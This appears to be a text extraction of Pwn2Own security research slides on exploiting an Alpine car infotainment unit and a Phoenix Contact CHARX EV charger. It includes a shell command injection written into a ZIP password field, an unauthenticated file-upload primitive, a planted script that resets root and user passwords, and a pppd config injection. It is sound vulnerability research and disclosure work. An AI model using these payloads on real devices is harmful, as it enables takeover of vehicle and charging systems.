[#][collective_sign_info.dat][0x0238] Block #03 | pkg_info.sig       | 0x0100

[#] Modifying host_info.dat...
[+][host_info.dat][0x000c] AES-128 Initialization vector (IV):
3030303030303030303030303030303030303030303030303030 (00000000000000000000)
[+][host_info.dat][0x001c] Organization name: Neusoft-IVI
[+][host_info.dat][0x0038] Previous ZIP Password: 0123456789
[+][host_info.dat][0x0038] New ZIP Password: ;cd "$(mount -l|grep a/s|cut -d' ' -f3)/d";./d;
[+][host_info.dat][0x0078] Update Package Name: A.23.D0.05.00.01.00.pak
[+][host_info.dat][0x00a8] Made Date: 2023-05-19
[+][host_info.dat][0x00fe] Previous CRC-16-CCITT: 0x4967
[+][host_info.dat][0x00fe] New CRC-16-CCITT: 0x3609

[#] Writing collective_sign_info.dat to output/Update
[#] Writing empty A.23.D0.05.00.01.00.pak to output/Update
[#] Writing ForceUpdate.bin to output
```

# BrokenPass – Command Injection via ZIP Password (Decrypted)

- Decrypted `host_info.dat`


host\_info.dat

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4C	49	43	45	4E	53	45	00	01	00	00	02	30	30	30	30	LICENSE.....0000
00000010	30	30	30	30	30	30	30	30	30	30	30	30	4E	65	75	73	00000000000000Neus
00000020	6F	66	74	2D	49	56	49	00	00	00	00	00	02	14	00	00	oft-IVI.....
00000030	44	45	43	52	59	50	54	00	3B	63	64	20	22	24	28	6D	DECRYPT.;cd "\$ (m
00000040	6F	75	6E	74	20	2D	6C	7C	67	72	65	70	20	61	2F	73	ount -l grep a/s
00000050	7C	63	75	74	20	2D	64	27	20	27	20	2D	66	33	29	2F	cut -d' ' -f3)/
00000060	64	22	3B	2E	2F	64	3B	00	00	00	00	00	00	00	00	00	d";./d;.....
00000070	00	00	00	00	00	00	00	00	41	2E	32	33	2E	44	30	2E	.....A.23.D0.
00000080	30	35	2E	30	30	2E	30	31	2E	30	30	2E	70	61	6B	00	05.00.01.00.pak.
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000A0	00	00	00	00	00	00	00	00	32	30	32	33	2D	30	35	2D	.....2023-05-
000000B0	31	39	00	00	00	00	00	00	01	00	FF	FF	00	00	00	00	19.....ÿÿ....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	09	36	.....6



ZIP Password (Injection)

## BrokenPass – Command Injection via ZIP Password

---



The screenshot shows a file explorer window with a dark theme. The title bar reads 'Red DOOM (E:) > Update'. Below the title bar is a table with four columns: 'Name', 'Date modified', 'Type', and 'Size'. There are two rows of files listed.

Name	Date modified	Type	Size
 A.23.D0.05.00.01.00.pak	22/10/2023 16:20	PAK File	0 KB
 collective_sign_info.dat	23/10/2023 15:11	DAT File	1 KB



## BrokenPass – Command Injection via ZIP Password




## BrokenPass – Command Injection via ZIP Password



## BrokenPass – Command Injection via ZIP Password



## BrokenPass – Command Injection via ZIP Password





## But can it run DOOM?

---

- Controlling the screen
- Implementing DOOM generic
- Touch screen input
- Live demo

## Porting Doom to the IVI

---

- Controlling the screen via the framebuffer `/dev/fb1`

```

/ # systemctl stop fiv45
/ # systemctl stop weston.service
/ # systemctl stop cameraapp
/ # cat /dev/random > /dev/fb1

```



## Porting Doom to the IVI

---

- Based on <https://github.com/ozkl/doomgeneric>
  - DG\_Init – Create frame buffer graphics image
  - DG\_DrawFrame – Render DOOM to screen
  - DG\_SleepMs - Sleep in milliseconds
  - DG\_GetTicksMs - The ticks passed since launch in milliseconds
  - DG\_GetKey – Convert touch to DOOM key
- Rendered using frame buffer and fbg library (<https://github.com/grz0zrg/fbg>)

## Porting Doom to the IVI – DG\_DrawFrame

---

- Copy the frame from DOOM generic to the frame buffer

```
void DG_DrawFrame()  
{  
    // Background  
    fbg_image(FBG, Background, 0, 0);  
  
    // Display DOOM  
    memcpy(DOOM->data, DG_ScreenBuffer, DOOMGENERIC_RESX * DOOMGENERIC_RESY * FBG->components);  
    fbg_imageClip(FBG, DOOM, DOOM_PADDING_X, DOOM_PADDING_Y, DOOM_PADDING_X, 0, FBG->width - DOOM_PADDING_X, DOOM_REAL_RESOLUTION_Y);  
  
    fbg_draw(FBG);  
    fbg_flip(FBG);  
}
```



## Porting Doom to the IVI – Touch input

- /dev/input/touchscreen0
- Linux *input\_event* structure
  - Touch up/down event
  - Touch X/Y event
- Single touch point only

```
// Open touchscreen0 device
int fd = open("/dev/input/touchscreen0", O_RDONLY);

...
// Otherwise, keep checking for input
struct input_event event;
int rCount = read(fd, &event, sizeof(event));
...

// Handle ABS event
if (event.type == EV_ABS)
{
    // Touch Down/Up
    if (event.code == ABS_MT_TRACKING_ID)
    {
        ScreenTouchDown = event.value == -1 ? 0 : 1;
        continue;
    }

    // X
    if (event.code == ABS_MT_POSITION_X)
    {
        ScreenTouchX = event.value;
        continue;
    }
    ...
}
```

# Porting Doom to the IVI – Touch input



## Live Demo: Running Doom

---

# Live Demo: Running Doom



You reposted  
**Alex Plaskett** @alexjplaskett  
So yes, we really did exploit an car IVI to run a playable doom, complete with touchscreen interaction!

**Zero Day Initiative** @thezd1 · Jan 25  
Confirmed! NCC Group EDG (@nccgroupinfosec, @\_mccaulay, and @alexjplaskett) successfully used a 2-bug chain against the Alpine Halo9 iLX-F509. Style points for playing DOOM on the device! #Pwn2Own



## Alpine Halo9 iLX-F509 (Doom RCE demo)



<https://youtu.be/uM384qFApic?feature=shared&t=129>

## Alpine “Patches”

- ZDI – “Alpine conducted a Threat Assessment and Remediation Analysis (TARA) in accordance with ISO21434, and concluded that the *vulnerability is classified as "Sharing the Risk"*. Alpine states that they will continue to use the current software *without a releasing patch.*”



EV Charger






## Phoenix Contact CHAR SEC-3100





# Target Device

Phoenix Contact - CHARX SEC-3100



- Build your own EV charging infrastructure from components!






## Attack Surface Research

---

- Physical Interfaces
- Device State
- External Services

# CHARX SEC-3100 Physical Interfaces


---



## Device State (Server vs Client)

---

- Serial client/server group (daisy chain)
- Different services exposed
- Different outbound communication
- Attacker Perspective
  - Trigger server -> client by running DHCP server on 192.168.4.0/24
  - Trigger client -> server by setting *System.name* to **ev3000**



## External Services

Port	Service	WAN Server	LAN Server	WAN Client	LAN Client
22/tcp	SSH	✓		✓	✓
80/tcp	<i>CharxWebsite Frontend</i>	✓		✓	✓
81/tcp	HTTP			✓	✓
502/tcp	Modbus Server	✓			
1883/tcp	Mosquitto	✓	✓		
4444/tcp	<i>HTTP CharxControllerAgent</i>		✓	✓	✓
4999/tcp	Web Socket			✓	✓
5000/tcp	<i>HTTP CharxWebsite</i>	✓		✓	✓
5001/tcp	<i>HTTP CharxSystemConfigManager</i>			✓	✓
9999/tcp	<i>HTTP CharxUpdateAgent</i>		✓		
123/udp	NTP		✓		
5353/udp	mDNS	✓	✓	✓	✓

# CHARX Custom Services

- HTTP
  - CharxWebsite (80/tcp)
- HTTP REST JSON
  - CharxWebsite (5000/tcp)
  - CharxControllerAgent (4444/tcp)
  - CharxSystemConfigManager (5001/tcp)
    - /api/v1.0/config
    - ...
  - CharxUpdateAgent (9999/tcp)
    - /get-update
    - /return-database
    - /return-logs
    - ...

The screenshot displays the CHARX control Embedded Linux V1.3.2 dashboard. The interface is divided into several sections:

- System Control:** A sidebar menu with options for Dashboard, System Control, Status, and Module Switch.
- CHARX control Embedded Linux V1.3.2:** A central panel showing a table of services and their status.
- System Status:** A panel on the right displaying various system metrics.

Service	Version	Status	Action
Load Management		Not running	Refresh
Modbus Client	V1.3.0	Running	Refresh
Modbus Server	V1.3.0	Not running	Refresh
System Monitor	V1.3.0	Running	Refresh
Webserver	V1.3.1	Running	Refresh

Metric	Value
CPU Temperature	38°C
CPU Utilization	17%
Uptime	0h 29m 20s
RAM Available	310216 kB
RAM Total	473184 kB
RAM Used	159144 kB
Disk Usage /log	12% of 89 MB
Disk Usage /var/log	0% of 232 MB



## Reverse Engineering

---

- Static
  - Most custom services/binaries built with Cython (Python in C)
- Dynamic
  - Emulation in QEMU

# Reverse Engineering (Compiled Cython)

- “Cython translates Python code to C/C++ code, but additionally supports calling C functions and declaring C types on variables and class attributes.”<sup>[1]</sup>
- Approximately 4,000 lines of boiler plate C code
- Each line of Python is approximately 50 lines of C code
- 1 line “Hello World” in Python = 4,187 lines of C code
- Reversing is significantly harder, but not impossible



```
(kali@kali)-[~]
└─$ cat hello.pyx
#cython: language_level=3

print('Hello World')

(kali@kali)-[~]
└─$ cython --embed -o hello.c hello.pyx

(kali@kali)-[~]
└─$ head hello.c
/* Generated by Cython 3.0.2 */

#ifdef PY_SSIZE_T_CLEAN
#define PY_SSIZE_T_CLEAN
#endif /* PY_SSIZE_T_CLEAN */
#if defined(CYTHON_LIMITED_API) && 0
    #ifndef Py_LIMITED_API
        #if CYTHON_LIMITED_API+0 > 0x03030000
            #define Py_LIMITED_API CYTHON_LIMITED_API
        #else
(kali@kali)-[~]
└─$ wc -l hello.c
4187 hello.c

(kali@kali)-[~]
└─$ gcc -I /usr/include/python3.11 hello.c -lpython3.11 -o hello

(kali@kali)-[~]
└─$ ./hello
Hello World
```

[1] <https://github.com/cython/cython>



# Reverse Engineering (Compiled Cython) – Ghidra Script

```
Decompile: FUN_000288ac - (CharxUpdateAgent)
191 goto LAB_00028b74;
192 }
193 if (*(int *) (DAT_0007674c + 0x14) == DAT_0007685c &&
194     *(int *) (DAT_0007674c + 0x10) == DAT_00076858) {
195     if (DAT_00076860 == (PyObject *) 0x0) {
196         /* "subprocess" */
197         pPVar11 = (PyObject *) FUN_00026448(__pyx_k_subprocess);
198         goto LAB_00028c8c;
199     }
200     DAT_00076860->ob_refcnt = DAT_00076860->ob_refcnt + 1;
201 }
202 else {
203     /* "subprocess" */
204     pPVar11 = (PyObject *) FUN_00026484(__pyx_k_subprocess, &DAT_00076858, &DAT_00076860);
205     LAB_00028c8c:
206     if (pPVar11 == (PyObject *) 0x0) {
207         DAT_00076760 = 0x217;
208         DAT_00076764 = 0x4187;
209         val = (PyObject *) 0x0;
210         pPVar12 = (PyObject *) 0x0;
211         goto LAB_00028a1c;
212     }
213 }
214     /* "PIPE" */
215     val = (PyObject *) FUN_00025630(pPVar11, __pyx_k_PIPE);
216     if (val == (PyObject *) 0x0) {
217         DAT_00076760 = 0x217;
218         DAT_00076764 = 0x4189;
219         pPVar12 = (PyObject *) 0x0;
220         goto LAB_00028a1c;
221     }
222     iVar10 = pPVar11->ob_refcnt + -1;
223     pPVar11->ob_refcnt = iVar10;
224     if (iVar10 == 0) {
225         (**(code **)) (pPVar11->ob_type + 0x18))(pPVar11);
226     }
227     /* "stdin" */
228     iVar10 = PyDict_SetItem(01, __pyx_k_stdin, val);
229     if (iVar10 < 0) {
230         DAT_00076764 = 0x4189;
```

```
cython.py> Running...
[+] PyInit_main found at 00024668
[+] PyModuleDef __pyx_moduledef: 00073a9c
[+] PyModuleDef_Slot __pyx_moduledef_slots[]: 00076700
[+] PyObject* __pyx_pymod_create(PyObject *spec, PyModuleDef *def): 0001506c
[+] PyObject* int __pyx_pymod_exec(PyObject * __pyx_pyinit_module): 000152fa
[+] __Pyx_StringTabEntry __pyx_string_tab: 00073c94
[#] Dumping __pyx_string_tab strings...

0
000000
0.0.0.0
1
99
APPLICATION_CONFIGURATION_FILE_PATH
APP_SECTION_NAME
AUTOSTART_IDENTIFIER
Added daemon successfully from autostart [daemon=
Application install completed successfully [Application:
Application install failed [Application:
ArgumentParser
Assuming you are running on a PC. Starting on 0.0.0.0 unless set otherwise.
BUILD_ID=
CLIENT_IMAGES
CONTROLLER_HOSTNAMES
CRYPTOGRAPHY_ALLOW_OPENSSL_102
ConfigManager
Configuring autostart did not work as intended. previously:

Content-Type
Could not connect to head server [IP:
Could not connect to logging server [IP:
Could not connect to server:
DAEMON_FOLDER
DATABASE_SOURCE_PATH
DATA_DEFAULT_FOLDER_PATH
DOWNLOAD_FOLDER_PATH
Database copy failed quietly [source:
Default network address to connect
Did not succeed removing the app
Did not succeed stopping the app
Distribution was successfully updated, starting reboot [New Version:
Download failed for
Download process failed [Returncode:
```

- Ghidra script to automate:
  - Find/retype symbols
  - Retyping function signatures
  - Retyping string constants and add them as a comment
  - Dump strings table (\_\_pyx\_string\_tab)

## Reverse Engineering (Compiled Cython) – Ghidra Script

---

- Reconstructing Python from strings and variable reuse logic
- Enough to find vulnerabilities?

```
# main.install_application
def install_application(application):
    p = subprocess.Popen(['sudo', '/usr/sbin/charx_application_install',
Configuration.DOWNLOAD_FOLDER_PATH + application], stdin=subprocess.PIPE,
stdout=subprocess.PIPE)
    p.communicate()
    p.returncode
```

- ELF 32-Bit ARM
- `sudo apt-get install qemu-arm`
- Extract `_CHARX-SEC-3XXX-Software-Bundle-V1.4.2.raucb.extracted/squashfs-root/root`
- `sudo chroot phoenix/ /bin/sh`

```
ID="charx"  
NAME="CHARX control Embedded Linux"  
VERSION="1.4.2 (warrior)"  
VERSION_ID="1.4.2"  
PRETTY_NAME="CHARX control Embedded Linux 1.4.2  
(warrior)"  
BUILD_ID="release+1448.20230908.129861fd.7e14fd1"
```

```
sh-4.4# id  
uid=0(root) gid=0(root) groups=0(root)  
sh-4.4# uname -a  
Linux ubuntu2204 6.2.0-32-generic #32~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Aug 18 10:40:13  
UTC 2 armv7l armv7l armv7l GNU/Linux
```

## QEMU Service Execution

- Deploy config files
- Edit debug options
- Start services running
  
- = Semi working emulated environment without physical device

```
cp /etc/charx/charx-modbus-agent.conf /data/charx-modbus-agent/charx-modbus-agent.conf
cp /etc/charx/charx-update-agent.conf /data/charx-update-agent/charx-update-agent.conf
cp /etc/charx/charx-modbus-server.conf /data/charx-modbus-server/charx-modbus-server.conf
cp /etc/charx/charx-controller-agent.conf /data/charx-controller-agent/charx-controller-agent.conf
cp /etc/charx/load-circuit-measure-device.json /data/charx-loadmanagement-agent/load-circuit-measure-device.json
cp /etc/charx/website.db /data/charx-website/website.db

# Debug Log Level
echo "log_type all" >> /etc/mosquitto/mosquitto-template-'uname -n'.conf
sed -i 's/LogLevel=INFO/LogLevel=DEBUG/g' /data/charx-system-config-manager/charx-system-config-manager.conf
sed -i 's/LogLevel=INFO/LogLevel=DEBUG/g' /data/charx-jupicore/charx-jupicore.conf

# Run services
nginx &
/etc/init.d/mosquitto start

cd /usr/sbin/
CharxSystemConfigManager -cl -c /data/charx-system-config-manager/charx-system-config-manager.conf &
CharxJupiCore -c /data/charx-jupicore/charx-jupicore.conf &
CharxOcpp16Agent -c /data/charx-ocpp16-agent/charx-ocpp16-agent.conf &
CharxControllerLoadmanagement &
CharxModbusAgent -c /data/charx-modbus-agent/charx-modbus-agent.conf &
CharxWebsite -cl -c /data/charx-website/charx-website.conf &
CharxModbusServer -c /data/charx-modbus-server/charx-modbus-server.conf &

# Update agent has some setup required
# Set the IP address to your network interface IP address
/usr/local/bin/charx_set_config_param EthernetNetwork1/addresses $1
CharxUpdateAgent -c /data/charx-update-agent/charx-update-agent.conf &
```



## Compromising CHARX

---

- Execute shell script via config injection
- Server mode
  - Upload arbitrary file contents
- Client mode
  - Configure Cellular Network
  - ppp Injection
- Server mode
  - Reboot

# Compromising CHARX - Uploading Arbitrary File Contents

- POST `http://<charx-ip>:9999/return-database`
- Stores file to `/data/charx-update-agent/upload/jupicore_abcd.db` with executable permissions (`-rwxrwxrwx`)
- Validation occurs on filename, however no validation on file contents

```
# [server] main.upload_database
@app.route('/return-database', methods=['POST'])
def upload_database():
    if request.method == 'POST':

        f = request.files['file']
        path = app.config['UPLOAD_FOLDER'].join(f.filename)
        secure_filename(path)
        f.save(?)
        chmod(?, stat.S_IRWXU | stat.S_IRWXG | stat.S_IRWXO)
        basename(?)
        # split('.')
        logger.error('Invalid database-file name. should be jupicore_$UID.db, is ' + ?)
        # split('_')
        # split('_')
        trigger_jupicore_import(?)
        # "database_returned"
        return 'file uploaded successfully'
```

## Compromising CHARX - Uploading Arbitrary File Contents

---

- Use this primitive to upload the following script file
- Plants the script on the filesystem, however, is not automatically executed yet

```
# Light show
# ...

# Set user-app password to "pwn2own"
echo "user-app:pwn2own" | chpasswd

# Set root password to "pwn2own"
sed -i "s/root:!\*/root:\$1\$ncc\$g.ZD8BzcdjR46QjfcjrQo0:/g" /etc/shadow
```

## Compromising CHARX - Server to client mode

---

- Trigger server mode to client mode by running DHCP server on 192.168.4.0/24

```
dnsmasq --interface=eth1 --no-daemon --dhcp-range=192.168.4.10,192.168.4.25,255.255.255.0,1m
--no-hosts --no-resolv --conf-file=/dev/null
dnsmasq: started, version 2.89 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua
TFTP contrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: warning: no upstream servers configured
dnsmasq-dhcp: DHCP, IP range 192.168.4.10 -- 192.168.4.25, lease time 2m
dnsmasq: cleared cache
dnsmasq-dhcp: DHCPDISCOVER(eth1) a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPOFFER(eth1) 192.168.4.12 a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPDISCOVER(eth1) a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPOFFER(eth1) 192.168.4.12 a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPREQUEST(eth1) 192.168.4.12 a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPACK(eth1) 192.168.4.12 a8:74:1d:50:4b:5f ev3000
```



## Compromising CHARX - Config Injection

- CharxSystemConfigManager (5001/tcp) allows setting config values in */data/charx-system-config-manager/system-user-configuration.ini*
- CellularNetwork section values are copied to the pppd (point-to-point protocol) config file */etc/ppp/peers/charx-provider*
- New line characters are not allowed
- ppp parses multiple options in the same line separated by a space

```
[System]
name = ev3000

[EthernetNetwork0]
name = eth0
dhcp = True
bridged = False
addresses = 192.168.3.11
broadcast =
netmask =
gateway =
nogateway = True
defaultroutemetric = 10

[EthernetNetwork1]
name = eth1
dhcp = False
bridged = False
addresses = 192.168.4.1
broadcast =
netmask =
gateway =

[CellularNetwork]
enabled = False
apn =
useaccesscredentials = False
username =
password =
phonenumber = *99**1#
pin =
defaultroute = False
defaultroutemetric = 20
idledisconnect = 3600
```

# Compromising CHARX - Config Injection

linux.die.net/man/8/pppd

who has invoked pppd.

## **init script**

